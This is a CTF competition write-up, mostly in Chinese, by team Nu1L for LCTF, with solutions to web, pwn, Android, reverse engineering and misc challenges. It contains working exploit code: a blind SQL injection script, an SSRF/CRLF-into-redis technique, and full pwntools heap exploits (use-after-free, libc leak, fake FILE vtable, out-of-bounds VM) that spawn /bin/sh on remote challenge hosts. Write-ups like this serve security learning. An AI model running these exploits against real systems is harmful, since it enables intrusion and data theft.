LCTF-Writeup

> by Nu1L


Web

L PLAYGROUND

访问发现是一个dj写的demo，一看url请求就猜会有ssrf漏洞。果不其然没错，通过fuzz发现，6379开了redis，但是貌似不知道怎么去利用。

然后发现外面套了一个nginx，经过测试发现存在配置漏洞，/static../可以导致下载任意文件，于是下载pyc，然后反编译得到源码，发现flag是从sessiondata中去验证的，于是思路很明确，如果我们可以更改一个sessionid的sessiondata，就可以返回flag。

而在linux中，0是代表本地的，于是fuzz发现0:8000，然后测试发现存在CRLF漏洞，于是就导致了redis可以set内容，出题人限制了url长度，在vps上放一个302即可，把sessiondata分为很多部分，然后append即可。



here is your flag: LCTF{m@ke_33rf_grea7_@9a1n}

Simple blog

没啥好说的其实，swp文件泄露，然后爆破iv，cbc翻转，后台存在sprintf的字符串格式化漏洞，最后利用脚本如下：

```
import requests
dic='0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ._@,{}*&^$#!=-'
table_name=''
for i in range(1,200):
    for j in dic:
        cookiess={"PHPSESSID":"3k9s8s0iv6dn3gq7gpaime69a7","token":"VEdsdVRKQnF5aFdCYzR3bw%3D%3D"}
        url ="http://111.231.111.54/admin.php?title=%1$'%20or(if((ascii(mid((select%20`f14g`%20from%20`key`),"+str(i)+",1)))="+str(ord(j))+",0,1)=1)%23&id=1"
        resp = requests.get(url, cookies=cookiess,headers={'Content-Type':'application/x-www-form-urlencoded'})
        if 'exist.' in resp.content:
            table_name += j
            print table_name
            break
```

签到题

http://211.159.161.162/test.php?submit=%E6%8F%90%E4%BA%A4&site=file%3A%2F%2Fwww.baidu.com%2F/home/lctf/flag%23

其实把www.baidu.com想成localhost就行了...只是验证了host，但是依旧可以绕。

萌萌哒报名系统

拿到源码很容易发现漏洞位置在preg_match，于是可以通过匹配大量字符串，导致php超时，于是不会执行后面的php语句。进入后利用php伪协议读到`config.php`源码，base64解密拿到flag。

Pwn

Shopping?

remove时当item name相同时只会把最后一个的位置置空导致UAF

```
from pwn import *

LOCAL = 0
DEBUG = 0
VERBOSE = 0

context.arch = 'amd64'
if VERBOSE:
    context.log_level = 'debug'
```

```python
if LOCAL:
    io = process('./shopping')
    libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')
    if DEBUG:
        gdb.attach(io)
else:
    io = remote('111.231.13.178', 20002)
    libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')

def look(choice1, choice2, remark, msg=None):
    io.recvuntil('your choice: ')
    io.sendline('1')
    io.recvuntil('[n] back\n: ')
    io.sendline(choice1)
    io.recvuntil('? ')
    io.sendline(choice2)
    io.recvuntil(': ')
    io.send(remark)
    if msg:
        io.recvuntil('?\n')
        io.send(msg)
    io.recvuntil('? ')
    io.sendline('n')
    io.recvuntil('[n] back\n: ')
    io.sendline('n')

def remove(name):
    io.recvuntil('your choice: ')
    io.sendline('2')
    io.recvuntil('? ')
    io.send(name)

for i in range(5):
    look('a', 'A', '1\n')

for i in range(3):
    look('a', 'A', '2\n')


io.recvuntil('your choice: ')
io.sendline('1')
io.recvuntil('[n] back\n: ')
io.sendline('a')
for i in range(91):
    io.recvuntil('Which book? ')
    io.sendline('A')
    io.recvuntil('remark: ')
    io.send('3\n')
io.recvuntil('? ')
io.sendline('n')
io.recvuntil('[n] back\n: ')
io.sendline('n')

remove('1\n')
look('e', 'A', '4\n', 'A' * 208 + p64(0x0000000000400820) + '\n')
look('e', 'A', '4\n', 'A' * 208 + p64(0x0000000000400820) + '\n')

io.recvuntil('your choice: ')
io.sendline('3')
io.recvuntil('\n')
io.recvuntil('\n')
io.recvuntil('\n')
leak_libc_addr = u64(io.recvuntil('\n')[:-1] + '\x00' * 2)
libc_addr = leak_libc_addr - (0x7f5615fc7b78 - 0x7f5615c03000)
system_addr = libc_addr + libc.symbols['system']
log.info('leak_libc_addr:%#x' % leak_libc_addr)
log.info('libc_addr:%#x' % libc_addr)

remove('2\n')
look('e', 'A', '4\n', '/bin/sh\x00'.ljust(208, 'A') + p64(system_addr) +
'\n')
io.recvuntil('your choice: ')
io.sendline('3')
io.interactive()
```

2ez4u

del时只把flag置空但没把相应位置置空，edit和show时只校验相应位置是否置空导致UAF

```
from pwn import *

LOCAL = 0
DEBUG = 0
VERBOSE = 0

context.arch = 'amd64'
if VERBOSE:
    context.log_level = 'debug'

if LOCAL:
    io = process('./2ez4u')
    libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')
    if DEBUG:
        gdb.attach(io)
else:
    io = remote('111.231.13.27', 20001)
    libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')
```

```python
def add(color, value, num, desc_len, desc):
    io.recvuntil('your choice: ')
    io.sendline('1')
    io.recvuntil('color?(0:red, 1:green):')
    io.sendline(str(color))
    io.recvuntil('value?(0-999):')
    io.sendline(str(value))
    io.recvuntil('num?(0-16):')
    io.sendline(str(num))
    io.recvuntil('description length?(1-1024):')
    io.sendline(str(desc_len))
    io.recvuntil('description of the apple:')
    io.send(desc)

def delete(index):
    io.recvuntil('your choice: ')
    io.sendline('2')
    io.recvuntil('which?(0-15):')
    io.sendline(str(index))

def edit(index, color, value, num, desc):
    io.recvuntil('your choice: ')
    io.sendline('3')
    io.recvuntil('which?(0-15):')
    io.sendline(str(index))
    io.recvuntil('color?(0:red, 1:green):')
    io.sendline(str(color))
    io.recvuntil('value?(0-999):')
    io.sendline(str(value))
    io.recvuntil('num?(0-16):')
    io.sendline(str(num))
    io.recvuntil('new description of the apple:')
    io.send(desc)

def show(index):
    io.recvuntil('your choice: ')
    io.sendline('4')
    io.recvuntil('which?(0-15):')
    io.sendline(str(index))

add(1, 1, 1, 0x80, 'A\n')
add(1, 1, 1, 0x80, 'B\n')
add(1, 1, 1, 0x80, 'C\n')
add(1, 1, 1, 0x80, 'D\n')
add(1, 1, 1, 0x80, 'E\n')
delete(0)
delete(1)
add(1, 1, 1, 0x90, 'A\n')
```

```
show(1)
io.recvuntil('description:')
leak_libc_addr = u64(io.recvuntil('\n')[:-1] + '\x00' * 2)
libc_addr = leak_libc_addr - (0x7fb3e4f16b78 - 0x7fb3e4b52000)
log.info('leak_libc_addr:%#x' % leak_libc_addr)
log.info('libc_addr:%#x' % libc_addr)
delete(3)
show(1)
io.recvuntil('description:')
leak_heap_addr = u64(io.recvuntil('\n')[:-1] + '\x00' * 2)
heap_base = leak_heap_addr - (0x55cfd5d3e1e0 - 0x55cfd5d3e000)
log.info('leak_heap_addr:%#x' % leak_heap_addr)
log.info('heap_base:%#x' % heap_base)
delete(4)
delete(2)
delete(0)

add(1, 1, 1, 0x10, 'A\n')
add(1, 1, 1, 0x3F0, 'A\n')
add(1, 1, 1, 0x3F0, 'A\n')
add(1, 1, 1, 0x3F0, 'A\n')
delete(0)
delete(3)
add(1, 2, 2, 0x3d0, 'A\n')

payload = '\x00' * 0x3d0 + '\xc1\x03'
edit(3, 1, 1, 1, payload + '\n')
add(1, 1, 1, 0x3F0, 'B\n')

add(1, 1, 1, 0x10, 'C\n')
add(1, 1, 1, 0x300, 'D\n')
delete(4)
delete(5)
add(1, 3, 3, 0x100, 'E\n')

system_addr = libc_addr + libc.symbols['system']
io_list_all = libc_addr + libc.symbols['_IO_list_all']
vtable_addr = heap_base + 0xe58
payload = 'A' * 0xf8
stream = "/bin/sh\x00" + p64(0x61) # fake file stream
stream += p64(0xddaa) + p64(io_list_all-0x10) # Unsortbin attack
stream = stream.ljust(0xa0,"\x00")
stream += p64(vtable_addr - 0x28)
stream = stream.ljust(0xc0,"\x00")
stream += p64(1)
payload += stream
payload += p64(0)
payload += p64(0)
payload += p64(vtable_addr)
payload += p64(1)
payload += p64(2)
payload += p64(3)
payload += p64(0)*3 # vtable
payload += p64(system_addr)
edit(5, 1, 1, 1, payload + '\n')
add(1, 1, 1, 0x10, 'C\n')

io.recvuntil('your choice: ')
io.sendline('1')
io.recvuntil('color?(0:red, 1:green):')
io.sendline(str(1))
io.recvuntil('value?(0-999):')
io.sendline(str(1))
io.recvuntil('num?(0-16):')
io.sendline(str(1))
io.recvuntil('description length?(1-1024):')
io.sendline(str(0x30))

io.interactive()
```

toy

load和store指令没有校验offset导致OOB

```
from pwn import *

LOCAL = 0
DEBUG = 0
VERBOSE = 0

context.arch = 'amd64'
if VERBOSE:
    context.log_level = 'debug'

if LOCAL:
    io = process('./toy')
    if DEBUG:
        gdb.attach(io)
else:
    io = remote('111.231.19.153', 20003)

def op_new_string(reg, content):
    return chr(48) + chr(reg) + p16(len(content)) + content

def new_string_func(reg, content):
    return new_string(reg, content) + chr(114)

def op_call(offset):
    return chr(115) + p16(offset)

def op_mov_reg_imm(reg, imm):
    return chr(1) + chr(reg) + p16(imm)

def op_exit():
    return chr(0)

def op_load(reg, offset_reg):
    return chr(96) + chr(reg) + chr(offset_reg)

def op_store(reg, offset_reg):
    return chr(97) + chr(reg) + chr(offset_reg)

def op_add(reg1, reg2, reg3):
    return chr(33) + chr(reg1) + chr(reg2) + chr(reg3)

def op_inc(reg):
    return chr(37) + chr(reg)

def op_sub(reg1, reg2, reg3):
    return chr(34) + chr(reg1) + chr(reg2) + chr(reg3)

def loads(from_reg, temp_reg, to_reg, size):
    bytecode = op_load(temp_reg, from_reg) + op_store(temp_reg, to_reg)
    for i in range(size - 1):
        bytecode += op_inc(from_reg) + op_inc(to_reg)
        bytecode += op_load(temp_reg, from_reg) + op_store(temp_reg,
to_reg)
    return bytecode

def stores(to_reg, temp_reg, content):
    bytecode = op_mov_reg_imm(temp_reg, ord(content[0])) +
op_store(temp_reg, to_reg)
    for i in range(len(content) - 1):
        bytecode += op_inc(to_reg)
        bytecode += op_mov_reg_imm(temp_reg, ord(content[i+1])) +
op_store(temp_reg, to_reg)
    return bytecode

code = op_new_string(0, 'A'*0x100) + op_new_string(1, 'B'*0x10) +
op_new_string(2, 'C'*0x100) + op_new_string(3, 'D'*0x10)
code += op_mov_reg_imm(0, 0x8000) + op_mov_reg_imm(6, 0x8010) + op_add(0,
0, 6) + op_mov_reg_imm(5, 0x8000) + loads(0, 4, 5, 8)
code += op_mov_reg_imm(2, 0x8008) + op_add(2, 2, 6) + op_mov_reg_imm(5,
0x8008) + loads(2, 4, 5, 8) + op_new_string(7, 'A'*0x100) +
op_new_string(8, '\x00'*0x100)
code += op_mov_reg_imm(0, 0x8259) + op_add(0, 0, 6) + op_mov_reg_imm(2,
0xc) + op_store(2, 0)
```

```
code += op_new_string(9, 'E'*0x1000)

code += op_mov_reg_imm(0, 0x8000) + op_mov_reg_imm(2, 0x8010) + loads(0, 4, 2, 6)
code += op_mov_reg_imm(0, 0x8010) + op_load(2, 0) + op_mov_reg_imm(4, 0x78-0x10) + op_sub(2, 2, 4) + op_store(2, 0)
code += op_mov_reg_imm(0, 0x8011) + op_load(2, 0) + op_mov_reg_imm(4, 0x85-0x7b) + op_add(2, 2, 4) + op_store(2, 0)

code += op_mov_reg_imm(0, 0x8000) + op_load(2, 0) + op_mov_reg_imm(4, 0x90-0x78) + op_add(2, 2, 4) + op_store(2, 0)
code += op_mov_reg_imm(0, 0x8001) + op_load(2, 0) + op_mov_reg_imm(4, 0x83-0x7b) + op_add(2, 2, 4) + op_store(2, 0)
code += op_mov_reg_imm(0, 0x8002) + op_load(2, 0) + op_mov_reg_imm(4, 0xfd-0x35) + op_add(2, 2, 4) + op_store(2, 0)
code += op_mov_reg_imm(0, 0x8000) + op_mov_reg_imm(2, 0x8158) + op_add(2, 2, 0) + loads(0, 4, 2, 6)

code += op_mov_reg_imm(0, 0x8008) + op_load(2, 0) + op_mov_reg_imm(4, 0x10) + op_add(2, 2, 4) + op_store(2, 0)
code += op_mov_reg_imm(0, 0x8008) + op_mov_reg_imm(2, 0x8018) + loads(0, 4, 2, 6)
code += op_mov_reg_imm(0, 0x8018) + op_load(2, 0) + op_mov_reg_imm(4, 0x28) + op_sub(2, 2, 4) + op_store(2, 0)

code += op_mov_reg_imm(0, 0x8000) + op_mov_reg_imm(2, 0x8260) + op_add(0, 0, 2) + stores(0, 4, '/bin/sh\x00')
code += op_mov_reg_imm(0, 0x8008) + op_mov_reg_imm(2, 0x8260) + op_add(0, 0, 2) + stores(0, 4, p16(0x61))
code += op_mov_reg_imm(0, 0x8010) + op_mov_reg_imm(2, 0x8260) + op_add(0, 0, 2) + stores(0, 4, p64(0xddaa))
code += op_mov_reg_imm(0, 0x8018) + op_mov_reg_imm(6, 0x8260) + op_add(0, 0, 6) + op_mov_reg_imm(5, 0x8010) + loads(5, 4, 0, 6)
code += op_mov_reg_imm(0, 0x80a0) + op_mov_reg_imm(6, 0x8260) + op_add(0, 0, 6) + op_mov_reg_imm(5, 0x8018) + loads(5, 4, 0, 6)
code += op_mov_reg_imm(0, 0x80c0) + op_mov_reg_imm(2, 0x8260) + op_add(0, 0, 2) + stores(0, 4, '\x01')
code += op_mov_reg_imm(0, 0x80d8) + op_mov_reg_imm(6, 0x8260) + op_add(0, 0, 6) + op_mov_reg_imm(5, 0x8008) + loads(5, 4, 0, 6)
code += op_mov_reg_imm(0, 0x80e0) + op_mov_reg_imm(2, 0x8260) + op_add(0, 0, 2) + stores(0, 4, '\x01')
code += op_mov_reg_imm(0, 0x80e8) + op_mov_reg_imm(2, 0x8260) + op_add(0, 0, 2) + stores(0, 4, '\x02')
code += op_mov_reg_imm(0, 0x80f0) + op_mov_reg_imm(2, 0x8260) + op_add(0, 0, 2) + stores(0, 4, '\x03')
code += chr(48) + chr(0) + p16(0x50-8-1)

code += op_exit()
```

```
io.recvuntil('code size: ')
io.sendline(str(len(code)))
io.send(code)
io.interactive()
```

完美冻结

readline时校验长度把int转换成了short导致int overflow，但之后按int的大小进行copy，可以覆盖后面block上的函数指针

安卓

最简单

app会向服务器发送填写的各种信息，逆向通信协议后手动构造order即可：

```python
import requests
import hashlib

url1 = 'http://115.159.29.76/order.php'
url2 = 'http://115.159.29.76/pay.php'
header ={
'Content-Type': 'application/x-www-form-urlencoded',
'Content-Length': '97',
'Host': '115.159.29.76',
'Connection': 'Keep-Alive',
'Accept-Encoding': 'gzip',
'User-Agent': 'okhttp/3.4.2',

}
team = '548704b7dcd283442cd74d22ea8978d4'
i = 2147483647
sign1 = hashlib.md5(team).hexdigest()
order = str(i)
message = 'a'
res = requests.post(url=url1,headers = header,
data="message="+message+"&order="+order+"&teamtoken="+sign1).text
print res
recv_sign = res[res.index('sign='):]
recv_sign = recv_sign.replace("sign=","")
recv_sign = recv_sign.replace("\"","")
print recv_sign
para =
"message="+message+"&order="+order+"&teamtoken=a545047461f5ac1b2c30fe145e2c
5efc&sign="+recv_sign+"&signagain="
resign =
hashlib.md5('order="'+order+'"&teamtoken="a545047461f5ac1b2c30fe145e2c5efc"
&sign="'+recv_sign+'"').hexdigest()
para += resign
res = requests.post(url=url2,headers = header, data=para)
print res.status_code
print res.text
```

Re

use your IDA?

和看雪ctf的第二题一样，需要利用B1A让ip跳到对应的验证函数

利用angr分析这一段验证函数即可得到flag

```python
import angr

p = angr.Project('/pzhxbz/Desktop/re/lctf/use_your_ida.exe',load_options=
{'auto_load_libs': False})
find = (0x401077,)
avoid = (0x401083,0x42F91A)
main = 0x413142

init = p.factory.blank_state(addr=main)
for i in range(24):
    a = init.se.BVS('a', 8)
    init.se.add(a > 32)
    init.se.add(a < 127)
    init.mem[init.regs.esp-28+i:].char = a
    init.mem[0x43F322+i:].char = a
pgp = p.factory.path_group(init)
ex = pgp.explore(find=find, avoid=avoid)
print(ex)
s = ex.found[0].state
# flag = s.mem[s.regs.esp:s.regs.esp+0x50]
flag = s.se.any_str(s.memory.load(0x43F322, 100))
print flag
```


滑稽博士

直接用ce修改内存即可，搜索数值500，可以发现10组数据，每组数据两个值，经过调试可以发现第一个值是当前生命，第二个值是生命上限。所以直接把当前生命改为1，之后手动输入10个1就可以打败所有的滑稽了。

Misc

拿去当壁纸吧朋友

根据论文关键词在github上搜到相关工具，按教程跑一下得到flag



```
➜  bin git:(master) ./busysteg x after.png test.txt
[+] Loaded image
[+] Calculated energies
[+] Found energy ordering
[+] Found data length
[+] Loaded data from pixels
[+] Finished writing data
➜  bin git:(master) cat test.txt
lctf{4a7cb5e3c532f01c45e4213804ff1704}
➜  bin git:(master) █
```